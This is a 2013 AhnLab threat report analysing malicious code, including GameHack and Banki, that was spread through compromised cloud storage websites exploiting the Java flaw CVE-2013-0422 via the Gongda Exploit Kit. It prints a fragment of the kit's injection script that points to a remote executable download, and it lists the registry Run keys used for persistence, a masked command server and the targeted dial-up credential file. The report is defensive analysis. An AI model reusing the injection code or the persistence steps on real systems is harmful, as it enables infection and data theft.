Threat Report

Be Prepared for Java Zero-day Attacks

Malware Analysis: Malicious Codes spread via cloud-based data storage services

December 19, 2013

AhnLab

Content

Overview

This report provides a detailed analysis result of malicious code such as GameHack spread via cloud-based data storage services using Java zero-day attacks. Recently, an increasing number of Java zero-day attacks are being reported that are capable of causing significant damage and are spreading rapidly all over the world. A tough stance has been adopted by the US government in response to Java vulnerabilities. The US government has advised users not to use the program and at the same time major US PC manufacturers have stopped providing web browsers that support Java.

The most notable Java exploit in 2013 is “CVE-2013-0422” which was reported continuously throughout the world since it was discovered at first. The CVE-2013-0422 vulnerability had a global impact as it was spread by using automated tools such as, “Blackhole”, “Cool Exploit”, and “Nuclear” exploit kits. In particular, this vulnerability was used to lure users into clicking on links that would lead them to malicious code or to manipulate search engine results by placing malicious content in prominent positions in the search results with SEO poisoning scam.

Distributing Malicious E-mails using Java vulnerability

The attacker sent the malicious e-mail as Figure 1 which included an unknown link. The attack scenario lures the recipient into clicking on the link and then directs the user to a URL that downloads malicious code.

Figure 1: The malicious e-mail using Java vulnerability

An example of the script used in this type of attack is shown in Figure 2 below.

Figure 2: The Malicious script using Java vulnerability

When a PC is exposed to this type of malicious code, the operating system is infected. A typical structure of an infected file is shown in Figure 3 below.

Figure 3: The structure of a malicious "Jar" file

Compromising Cloud-based Data Storage Service Websites

Multiple the websites of cloud-based data storage services were used to distribute malicious codes by exploiting CVE-2013-0422, the Java vulnerability. In these cases, vulnerable PCs were infected only by accessing the relevant website. Figure 4 shows a service provider's website that was targeted and spread malicious code to users that were completely unaware of the risk.

Figure 4: The compromised data storage service website

Figure 5: A section of the malicious code embedded in the website

Figure 5 shows a section of the script used in the malicious code that was embedded in the website. In every attack of this type, the Gongda Exploit Kit was used as part of the infection and distribution mechanism.

The Gongda Exploit Kit is a script-based, toolkit designed for malicious code used in web-based exploits (For further information about Gongda Exploit Kit, refer to the “Threat Report: Beware of Formidable GongDa Attacks”). It attacks vulnerabilities in general applications, such as Adobe Flash and Java, to gain unauthorized access and to steal data. Gongda Exploit Kit works as shown below:

```
gondad.archive="uPlEgy4.jpg";
gondad.code="xml20130422.XML20130422.class";
gondad.setAttribute("xiaomaolv","http://W1.xxx.net/cctv.exe");
gondad.setAttribute("bn","woyouyizhixiaomaolv");
gondad.setAttribute("si","conglaiyebuqi");
gondad.setAttribute("bs","748");
document.body.appendChild(gondad);
```

The “CVE-2013-0422” exploit has also been identified as distributing GameHack and Banki malicious code. The final distribution point has been identified when the below file is executed.

```
W1.******.net/cctv.exe
```

When the malicious code’s file is executed, the following file is generated:

```
C:\WINDOWS\temp\cct.exe
C:\WINDOWS\temp\host.exe
```

The below code is added in the registry so it can be executed when system restarts.

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\360 寮땡렝徒
"C:WINDOWS\SHELLNEW\sever.exe"
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\(Default)
"C:\WINDOWS\temp\cct.exe"
```

It was not confirmed whether the “Sever.exe” was actually generated. However, the “cct.exe” file was executed, attempting to access the server as shown below:

```
121.***.***.204:14465
```

Analysis shows that string information was found, which could steal the information such as DialParamsUID, PhoneNumber, and Device. The strings are as shown below in Figure 6.

Application Data\Microsoft\Network\Connections\pbk\rasphone.pbk Microsoft\Network\Connections\pbk\rasphone.pbk



Figure 6: Character string information

The infected system's host file is modified when the host.exe file is generated and executed.

Figure 7: Modified host file

Conclusions

At the time of writing this analysis report, the attack did not direct users to related websites. However, it is likely that the host file was modified to attack the financial related websites, stealing users' personal information to access their financial records or directing them to phishing sites.

Java provides security update for CVE-2013-0422 vulnerability and it is advised for users to update applications for safe use.

AhnLab, Inc.
2318-D Walsh Ave. Santa Clara, CA 95051 USA
Toll Free +1.800.511.AhnLab (1.800.511.2465)
+1.877.551.2690
www.ahnalb.com
Email info@ahnlab.com